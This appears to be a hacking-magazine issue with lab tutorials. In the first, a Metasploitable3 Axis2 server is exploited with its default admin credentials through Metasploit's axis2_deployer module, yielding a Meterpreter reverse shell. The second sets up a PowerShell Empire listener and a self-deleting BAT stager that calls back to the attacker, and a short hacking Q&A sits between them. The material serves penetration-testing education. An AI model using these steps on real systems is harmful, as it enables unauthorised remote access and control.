
Nothing worked.

Apache Axis2 is widely used as core engine for Web services. It provides the capability to add Web services interfaces to web applications. It is a redesigned version of the widely used Apache Axis SOAP stack.

Let's scan this with Nikto to see if it can find anything.

```
root@kali:~# nikto -h http://172.28.128.6:8282
- Nikto v2.1.6
-----
+ Target IP:          172.28.128.6
+ Target Hostname:    172.28.128.6
+ Target Port:        8282
+ Start Time:         2020-02-26 10:09:20 (GMT-5)
-----
+ Server: Apache-Coyote/1.1
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ OSVDB-39272: /favicon.ico file identifies this app/server as: Apache Tomcat (possibly 5.5.26 through 8.0.15), Alfresco Community
+ Allowed HTTP Methods: GET, HEAD, POST, PUT, DELETE, OPTIONS
+ OSVDB-397: HTTP method ('Allow' Header): 'PUT' method could allow clients to save files on the web server.
+ OSVDB-5646: HTTP method ('Allow' Header): 'DELETE' may allow clients to remove files on the web server.
+ /examples/servlets/index.html: Apache Tomcat default JSP pages present.
+ /axis2/axis2-admin/: Apache Axis2 administration console found.
+ /axis2/services/Version/getVersion: Apache Axis2 version identified.
+ /axis2/services/listServices: Apache Axis2 WebServices identified.
+ /axis2/axis2-web/index.jsp: Apache Axis2 Web Application identified.
+ OSVDB-68662: /axis2/axis2-admin/login: Apache Axis2 administration console with default credentials admin:axis2 found (http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2010-2103), see also http://www.rapid7.com/security-center/advisories/R7-0037.jsp
+ /manager/status: Default Tomcat Server Status interface found
+ 8221 requests: 0 error(s) and 18 item(s) reported on remote host
+ End Time:          2020-02-26 10:10:14 (GMT-5) (54 seconds)
-----
+ 1 host(s) tested
```


Nikto found that the Apache Axis2 console is using default credentials which we did not try to know earlier.




Axis 2 - Home

172.28.128.6:8282/axis2/

Kali Linux Kali Training Kali Tools Kali Docs Kali Forums NetHunter Offensive Security Exploit-DB GHDB MSFU

 **The Apache Software Foundation**
<http://www.apache.org/>



Welcome!

Welcome to the new generation of Axis. If you can see this page you have successfully deployed the Axis2 Web Application. However, to ensure that Axis2 is properly working, we encourage you to click on the validate link.

- [Services](#)
View the list of all the available services deployed in this server.
- [Validate](#)
Check the system to see whether all the required libraries are in place and view the system information.
- [Administration](#)
Console for administering this Axis2 installation.

The login is successful. In the HappyAxis page, there is a lot of information not only about the software but also about the target system.

Axis2 Happiness Page x +

172.28.128.6:8282/axis2/axis2-web/HappyAxis.jsp

Kali Linux Kali Training Kali Tools Kali Docs Kali Forums NetHunter Offensive Security Exploit-DB GHDB MSFU

Examining System Properties

java.runtime.name	Java(TM) SE Runtime Environment
sun.boot.library.path	C:\Program Files\Java\jdk1.8.0_201\re\bin
java.vm.version	25.201-b09
shared.loader	
java.vm.vendor	Oracle Corporation
java.vendor.url	http://java.oracle.com/
path.separator	:
java.vm.name	Java HotSpot(TM) 64-Bit Server VM
tomcat.util.buf.StringCache.byte.enabled	true
file.encoding.pkg	sun.io
java.util.logging.config.file	C:\Program Files\Apache Software Foundation\tomcat\apache-tomcat-8.0.33\conf\logging.properties
user.script	
user.country	US
sun.os.patch.level	Service Pack 1
tomcat.util.scan.StandardJarScanFilter.jarsToScan	log4j-core*.jar,log4j-taglib*.jar,log4j-javascript*.jar
java.vm.specification.name	Java Virtual Machine Specification
user.dir	C:\Program Files\Apache Software Foundation\tomcat\apache-tomcat-8.0.33
java.runtime.version	1.8.0_201-b09
java.awt.graphicsenv	sun.awt.Win32GraphicsEnvironment
java.endorsed.dirs	C:\Program Files\Apache Software Foundation\tomcat\apache-tomcat-8.0.33\endorsed
os.arch	amd64
java.io.tmpdir	C:\Program Files\Apache Software Foundation\tomcat\apache-tomcat-8.0.33\temp
line.separator	
java.vm.specification.vendor	Oracle Corporation
user.variant	
java.util.logging.manager	org.apache.juli.ClassLoaderLogManager
java.naming.factory.url.pkgs	org.apache.naming
os.name	Windows Server 2008 R2
sun.jnu.encoding	Cp1252
java.library.path	C:\Program Files\Apache Software Foundation\tomcat\apache-tomcat-8.0.33\bin;C:\Windows\Sun\Java\bin;C:\Windows\system32;C:\Windows;C:\tools\ruby23\bin;C:\Program Files (x86)\Common Files\Oracle\Java\javapath;C:\ProgramData\Boxstarter;C:\Windows\system32;C:\Windows;C:\Windows\System32\Wbem;C:\Windows\System32\WindowsPowerShell\v1.0;C:\Program Files\OpenSSH\bin;C:\Windows\System32\WindowsPowerShell\v1.0;C:\ProgramData\chocolatey\bin;C:\Program Files\Java\jdk1.8.0_201\bin;..
java.specification.name	Java Platform API Specification
java.class.version	52.0
sun.management.compiler	HotSpot 64-Bit Tiered Compilers
os.version	6.1
user.home	C:\Windows\system32\config\systemprofile
user.timezone	America/Los_Angeles
catalina.useNaming	true
java.awt.printerjob	sun.awt.windows.WPrinterJob
java.specification.version	1.8
file.encoding	Cp1252
tomcat.util.scan.StandardJarScanFilter.jarsToSkip	bootstrap.jar,commons-daemon.jar,tomcat-juli.jar,annotations-api.jar,el-api.jar,jsp-api.jar,servlet-api.jar,websocket-api.jar,catalina.jar,catalina-ant.jar,catalina-ha.jar,catalina-storeconfig.jar,catalina-tribes.jar,jasper.jar,jasper-el.jar,ecj*.jar,tomcat-api.jar,tomcat-util.jar,tomcat-util-scan.jar,tomcat-coyote.jar,tomcat-dbcp.jar,tomcat-jni.jar,tomcat-websocket.jar,tomcat-i18n-en.jar,tomcat-i18n-es.jar,tomcat-i18n-fr.jar,tomcat-i18n-ja.jar,tomcat-juli-adapters.jar,catalina-jmx-remote.jar,catalina-ws.jar,tomcat-jdbc.jar,tools.jar,commons-beanutils*.jar,commons-codec*.jar,commons-collections*.jar,commons-dbcp*.jar,commons-digester*.jar,commons-fileupload*.jar,commons-httpclient*.jar,commons-io*.jar,commons-lang*.jar,commons-logging*.jar,commons-math*.jar,commons-pool*.jar,jstl.jar,taglibs-standard-spec*.jar,geronimo-spec-jaxrpc*.jar,wsdl4j*.jar,ant.jar,ant-junit.jar,aspectj*.jar,jmx.jar,h2.jar,hibernate*.jar,httpclient*.jar,jmx-tools.jar,jta*.jar,log4j*.jar,mail*.jar,slf4j*.jar,xercesImpl.jar,xmlParserAPIs.jar,xml-apis.jar,junit.jar,junit4*.jar,ant-launcher.jar,cobertura*.jar,asm*.jar,dom4j*.jar,icu4j*.jar,jaxen*.jar,jdom*.jar,jetty*.jar,oro*.jar,servlet-api*.jar,tagsoup*.jar,xmlParserAPIs*.jar,xom*.jar
catalina.home	C:\Program Files\Apache Software Foundation\tomcat\apache-tomcat-8.0.33
user.name	METASPLOITABLE3\$
java.class.path	C:\Program Files\Apache Software Foundation\tomcat\apache-tomcat-8.0.33\bin\bootstrap.jar;C:\Program Files\Apache Software Foundation\tomcat\apache-tomcat-8.0.33\bin\tomcat-juli.jar
java.naming.factory.initial	org.apache.naming.java.javaURLContextFactory

I also found the version of the software running.

```
<ns:getVersionResponse>
  <ns:return>Hi - the Axis2 version is 1.6.0</ns:return>
</ns:getVersionResponse>
```


I searched for any exploits for this specific version but I didn't get any exploits. So I searched for all axis2 exploits.

```
root@kali:~# searchsploit axis2
-----
Exploit Title
          | Path
          | (/usr/share/exploitdb/)
-----
Apache Axis2 1.4.1 - Local File Inclusion
          | exploits/php/webapps/12721.txt
Apache Axis2 1.x - '/axis2/axis2-admin' Session Fixation
          | exploits/multiple/remote/34186.txt
Apache Axis2 Administration Console - (Authenticated) Cross-Site Scripting
          | exploits/multiple/webapps/12689.txt
Axis2 - (Authenticated) Code Execution (via REST) (Metasploit)
          | exploits/multiple/remote/16312.rb
Axis2 / SAP BusinessObjects - (Authenticated) Code Execution (via SOAP) (Metasploit)
          | exploits/multiple/remote/16315.rb
-----
Shellcodes: No Result
root@kali:~#
```

I got five modules out of which two are Metasploit modules. The other three are local file inclusion, session fixation and cross site scripting exploits. I decided to try out the Metasploit modules. So I load Metasploit and use the search command to search for all axis2 modules.

```
msf5 > search axis2

Matching Modules
=====

#  Name
Check Description
-  -
-----
0  auxiliary/scanner/http/axis_local_file_include
Yes Apache Axis2 v1.4.1 Local File Inclusion
1  auxiliary/scanner/http/axis_login
Yes Apache Axis2 Brute Force Utility
2  exploit/multi/http/axis2_deployer
No Axis2 / SAP BusinessObjects Authenticated Code Execution (via SOAP)
2010-12-30
-----
Rank
-----
normal
normal
excellent

msf5 >
```

There are three modules listed. The first two are auxiliary modules may not be of much help to us. The axis2_deployer module executes commands on the target Axis2 service by deploying a malicious web service using SOAP. This is an authenticated exploit but we already have the credentials.

This module works irrespective of the version of the Axis2 running. The only thing it needs is credentials. Now let us load the module as shown below. Use **show options** command to have a look at all the options.


```

msf5 > use exploit/multi/http/axis2_deployer
msf5 exploit(multi/http/axis2_deployer) > show options

Module options (exploit/multi/http/axis2_deployer):

  Name          Current Setting  Required  Description
  ----          -
  PASSWORD      axis2            yes       The password for the specified username
  PATH          /axis2          yes       The URI path of the axis2 app (use /dsws
  bobje for SAP BusinessObjects)
  Proxies       no              A proxy chain of format type:host:port[,
  type:host:port][...]
  RHOSTS        yes            The target host(s), range CIDR identifie
  r, or hosts file with syntax 'file:<path>'
  RPORT         8080           yes       The target port (TCP)
  SSL           false          no        Negotiate SSL/TLS for outgoing connectio
  ns
  USERNAME      admin          yes       The username to authenticate as
  VHOST         no            HTTP server virtual host

```

Exploit target:

I set the rhosts and rport options and execute the module using the command **run**.

```

msf5 exploit(multi/http/axis2_deployer) > set rhosts 172.28.128.6
rhosts => 172.28.128.6
msf5 exploit(multi/http/axis2_deployer) > set rport 8282
rport => 8282
msf5 exploit(multi/http/axis2_deployer) > run

[*] Started reverse TCP handler on 172.28.128.3:4444
[+] http://172.28.128.6:8282/axis2/axis2-admin [Apache-Coyote/1.1] [Axis2 Web Ad
min Module] successful login 'admin' : 'axis2'
[+] Successfully uploaded
[*] Polling to see if the service is ready
[*] Sending stage (53845 bytes) to 172.28.128.6
[*] Meterpreter session 1 opened (172.28.128.3:4444 -> 172.28.128.6:49328) at 20
20-02-26 10:31:11 -0500
[+] Deleted webapps/axis2/WEB-INF/services/hQIr0xkX.jar

meterpreter > sysinfo
Computer      : metasploitable3-win2k8
OS           : Windows Server 2008 R2 6.1 (amd64)
Meterpreter  : java/windows
meterpreter > getuid
Server username: METASPLOITABLE3$
meterpreter >

```

As you can see in the above image, we successfully got a meterpreter session on the target. That's all in this Issue. We will be back in the Next Issue with a new tutorial.

Have any questions?
Fire them to
qa@hackercool.com

HACKING Q & A

Q : How was ISRO's server hacked by the North Korean hackers?

A : According to information available till now, ISRO was hacked by the North Korean hacking group Lazarus (although ISRO and Indian government denied this hacking happened). It seems users at ISRO opened phishing mails sent by the hacking group known as Lazarus. Opening of these malicious emails downloaded and installed a malware named "Dtrack" into their computers which eventually would have given them access. US authorities say the hacking group LAZARUS is a state sponsored hacking group of North Korea.

Q : What is Secure Boot?

A : As its name implies, secure boot is a security standard that prevents computer devices from loading any software that is not trusted by the device. This action is performed by firmware (UEFI) which before loading any software checks if its signature matches with the signatures stored and loads it only if the signatures match. If the signatures are not matched the unauthorized software is not loaded.

This prevents malware such as rootkits which load as soon as the system starts.

Q : What is the difference between cybersecurity and ethical hacking?

A : Cyber security and ethical hacking are commonly used in the same sense although they have minute differences. The entire domain of security of all networking devices is generally known as cyber security. This includes cyber security laws, procedures, rules etc. Ethical hacking or penetration testing is where a system or a networking security is gauged by simulating a hacking attack on the network, system or application.

Q : Why in cyber crime cases the educated get fooled easily?

A ; Educated or uneducated, human behaviour has some pattern that cannot be changed. Human instinct is to trust others. So no matter

how much educated the victim is, this trust can be breached in one or the other way.

This exploitation is so much simple than exploiting computers and networks which happen to be machines that there is a separate branch called Social Engineering. Ending this, I remember a dialogue played at the credits of the film "Terminator : Salvation". It says something like this.

"What makes us human? We simply can't be programmed".

Q : What are the other ways other than doing a MTech to become an ethical hacker?

A : To become an ethical hacker you don't need a masters (MTech) degree or for that matter Bachelor's degree. In fact you need to understand what an ethical hacker is. An ethical hacker is a person who uses his hacking skills for enhancing or improving the cybersecurity. They put their skills for good use. To learn ethical hacking, you need to think out of the box.

Now, if you are asking this question for a job purpose, then a Bachelor's degree is enough to pursue ethical hacking as a career in India as many companies put graduation as a minimum qualification for any software job. To get ethical hacker certification, you need to take the CEH course given by EC-Council.

Send all your questions regarding hacking to qa@hackercool.com

POWERSHELL EMPIRE

Powershell Empire is a popular POST Exploitation Framework that is very helpful for penetration testers. Normally used for Windows, it has variety of features that can be used by penetration testers like privilege escalation etc. In this month's Issue, we bring you a basic example of how to use Powershell. For this tutorial we used Kali Linux as attacker system and our target is Windows 10 machine. Empire is by default not installed in Kali but it can be cloned from git as shown below.

```
root@kali:~# git clone https://github.com/EmpireProject/Empire
Cloning into 'Empire'...
remote: Enumerating objects: 12216, done.
remote: Total 12216 (delta 0), reused 0 (delta 0), pack-reused 12216
Receiving objects: 100% (12216/12216), 22.14 MiB | 248.00 KiB/s, done.
Resolving deltas: 100% (8307/8307), done.
root@kali:~# ls
45274.html  demo          Downloads    Music        Pictures     rockyou45.txt  Videos
aiweb2hash Desktop      Empire       op.txt      Public      shell.php
core       Documents   hc.txt      passwd     pwd         Templates
root@kali:~#
```

Empire is cloned into a new folder with the same name. To install Empire, navigate into the folder and inside it go into the "setup" folder and run the command `./install.sh`. This will start installation is as shown below.

```
root@kali:~# cd Empire
root@kali:~/Empire# ls
changelog  Dockerfile  lib          plugins      setup
data       empire      LICENSE     README.md   VERSION
root@kali:~/Empire# ls
changelog  Dockerfile  lib          plugins      setup
data       empire      LICENSE     README.md   VERSION
root@kali:~/Empire# cd setup
root@kali:~/Empire/setup# ls
cert.sh  install.sh  requirements.txt  reset.sh  setup_database.py
root@kali:~/Empire/setup# ./install.sh
--2020-02-16 07:36:56-- http://ftp.us.debian.org/debian/pool/main/o/openssl/
libssl1.0.0_1.0.1t-1+deb8u7_amd64.deb
Resolving ftp.us.debian.org (ftp.us.debian.org)... 208.80.154.15, 64.50.233.1
00, 64.50.236.52, ...
Connecting to ftp.us.debian.org (ftp.us.debian.org)|208.80.154.15|:80... conn
ected.
g++ -o build/bin/ls4mkbom build/obj/ls4mkbom.o build/obj/printnode.o build/o
bj/crc32.o
gzip -c man/mkbom.1 > build/man/mkbom.1.gz
gzip -c man/dumpbom.1 > build/man/dumpbom.1.gz
gzip -c man/lsbom.1 > build/man/lsbom.1.gz
gzip -c man/ls4mkbom.1 > build/man/ls4mkbom.1.gz
install -d /usr/bin
```


Assign a server negotiation password when prompted.

```
.gz build/man/ls4mkbom.1.gz /usr/share/man/man1
install -d /usr/bin
install -d /usr/share/man/man1
install -m 0755 build/bin/mkbom build/bin/dumpbom build/bin/lsbom build/bin/ls4mkbom /usr/bin
install -m 0644 build/man/mkbom.1.gz build/man/dumpbom.1.gz build/man/lsbom.1.gz build/man/ls4mkbom.1.gz /usr/share/man/man1
```

```
[>] Enter server negotiation password, enter for random generation: 123456
```

```
[*] Database setup completed!
```

```
[*] Certificate written to ../data/empire-chain.pem
```

```
[*] Private key written to ../data/empire-priv.key
```

```
[*] Setup complete!
```

```
root@kali:~/Empire/setup#
```

After the setup is complete, Empire can be started by typing `./empire` command in the Empire directory.

```
=====  
[Version] 2.5 | [Web] https://github.com/empireProject/Empire  
=====
```

```
EMPIRE
```

```
285 modules currently loaded
```

```
0 listeners currently active
```

```
0 agents currently active
```

```
(Empire) >
```

The interface of Empire looks like as shown in the above image after starting. You can see there are 285 modules in Empire at present. The first thing to know about Empire is agents, listeners and stagers. As its name implies, stager is used to stage or start an attack. It's like malware which gives us the connection to the target. This connection is received by the listener which is started prior to running a stager. Last but not least, the connection we received is known as the agent.



Too confusing? Don't worry. There is "help" around. But first type command **help** to see all the commands.

```
(Empire) > help
```

Commands

=====

```
agents          Jump to the Agents menu.
creds           Add/display credentials to/from the database.
exit           Exit Empire
help           Displays the help menu.
interact       Interact with a particular agent.
list           Lists active agents or listeners.
listeners      Interact with active listeners.
load           Loads Empire modules from a non-standard folder.
plugin         Load a plugin file to extend Empire.
plugins        List all available and active plugins.
preobfuscate   Preobfuscate PowerShell module_source files
reload         Reload one (or all) Empire modules.
report         Produce report CSV and log files: sessions.csv, credentials
.csv, master.log
reset          Reset a global option (e.g. IP whitelists).
resource       Read and execute a list of Empire commands from a file.
searchmodule   Search Empire module names/descriptions.
set            Set a global option (e.g. IP whitelists).
show           Show a global option (e.g. IP whitelists).
usemodule      Use an Empire module.
usestager      Use an Empire stager.
```

Lets first have a look at the listeners. The **listeners** command shows any active listeners. Since we have no active listeners, it rightly says so. Use command **uselistener** and hit on TAB to see all type of listeners.

```
(Empire) > listeners
```

```
[!] No listeners currently active
```

```
(Empire: listeners) > uselistener
```

```
dbx          http_com      http_hop      meterpreter  redirector
http         http_foreign http_mapi     onedrive
```

```
(Empire: listeners) > uselistener http_com
```

```
(Empire: listeners/http_com) > info
```

```
Name: HTTP[S] COM
```

```
Category: client_server
```

```
Authors:
```

```
@harmj0y
```

```
Description:
```

```
Starts a http[s] listener (PowerShell only) that uses a GET/POST approach using a hidden Internet Explorer COM object. If using HTTPS, valid certificate required.
```


For this tutorial, let's use the http_com listener. The `info` command will also show all the options of this listener.

HTTP[S] COM Options:

Name	Required	Value	Description
SlackToken	False		Your SlackBot API token to communicate with your Slack instance.
KillDate	False		Date for the listener to exit (MM/dd/yyyy).
Name	True	http_com	Name for the listener.
Launcher	True	powershell -noP -sta -w 1 -enc	Launcher string.
DefaultDelay	True	5	Agent delay/reach back interval (in seconds).
DefaultLostLimit	True	60	Number of missed checkins before exiting
WorkingHours	False		Hours for the agent to operate (09:00-17:00).
DefaultProfile	True	/admin/get.php,/news.php,/login/process.php Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko	Default communication profile for the agent.
RequestHeader	True	CF-RAY	Cannot use Cookie header, choose a different HTTP request header for comms.
Host	True	http://192.168.32.132:80	Hostname/IP for staging.
CertPath	False		Certificate path for https listeners.
DefaultJitter	True	0.0	Jitter in agent reachback interval (0.0-1.0).
SlackChannel	False	#general	The Slack channel or DM that notifications will be sent to.
StagingKey	True	e10adc3949ba59abbe56e057f20f883e	Staging key for initial agent negotiation.
BindIP	True	0.0.0.0	The IP to bind to on the control server.
Port	True	80	Port for the listener.
ServerVersion	True	Microsoft-IIS/7.5	Server header for the control server.

(Empire: `listeners/http_com`) > █

More about this options later. For now, let's see if our listener is ready or not. As already seen, this can be done using the `listeners` command.


```
(Empire: listeners/http_com) > listeners
```

```
[*] Active listeners:
```

Name	Module	Host	Delay
http_com	http_com	http://192.168.32.132:80	5/0.0

```
(Empire: listeners) > █
```

Good, our listener s ready. Now lets start a stager. Type command **usestager** and hit on TAB to see all the stagers.

```
(Empire) > usestager
```

```
multi/bash windows/backdoorLnkMacro
multi/launcher windows/bunny
multi/macro windows/csharp_exe
multi/pyinstaller windows/dll
multi/war windows/ducky
osx/applescript windows/hta
osx/application windows/launcher_bat
osx/ducky windows/launcher_lnk
osx/dylib windows/launcher_sct
osx/jar windows/launcher_vbs
osx/launcher windows/launcher_xml
osx/macho windows/macro
osx/macro windows/macroless_msword
osx/pkg windows/shellcode
osx/safari_launcher windows/teensy
osx/teensy
```

```
(Empire) > usestager █
```

Let's use the windows/launcher_bat stager for this module.

```
(Empire) > usestager windows/launcher_bat
```

```
(Empire: stager/windows/launcher_bat) > info
```

Name: BAT Launcher

Description:

Generates a self-deleting .bat launcher for Empire.

Options:

Name	Required	Value	Description
Listener	True		Listener to generate stager for.
OutFile	False	/tmp/launcher.bat	File to output .bat launcher to,

powershell code, uses the ObfuscateCommand for obfuscation types.

For powershell only.

ObfuscateCommand False Token\All\1,Launcher\STDIN++\12467The Invoke-Obfuscation command to use.

Only used if Obfuscate switch is True.

Language True powershell generate.

For powershell only. Language of the stager to generate.

ProxyCreds False default to use for

Proxy credentials ([domain\]username:password)

request (default, none, or other).

UserAgent False default the staging

User-agent string to use for request (default, none, or other).

Proxy False default

Proxy to use for request (default, none, or other).

Delete False True

Switch. Delete .bat after running.

StagerRetries False 0

Times for the stager to retry connecting.

connecting.

Set the listener we started at the beginning to this stager and execute the stager using the command **execute**.

```
(Empire: stager/windows/launcher_bat) > set Listener http_com
(Empire: stager/windows/launcher_bat) > execute
```

```
[*] Stager output written out to: /tmp/launcher.bat
```

```
(Empire: stager/windows/launcher_bat) > █
```

The stager we just created is stored in the /tmp folder. When this stager is transferred to the target system and executed, we get a connection aka agents. Typing command **agents** will show all the agents as shown below.

```
[*] Active agents:
```

Name	La	Internal IP	Machine Name	Username	Processes
s		PID	Last Seen		
----	--	-----	-----	-----	-----
-	-	----	-----		
WY1RVUPT	ps	192.168.32.134	DESKTOP-U061SVS	DESKTOP-U061SVS\admin	powershell
		4376	2020-02-17 08:29:51		

Hope all our readers understood this. We will be back in the next issue soon.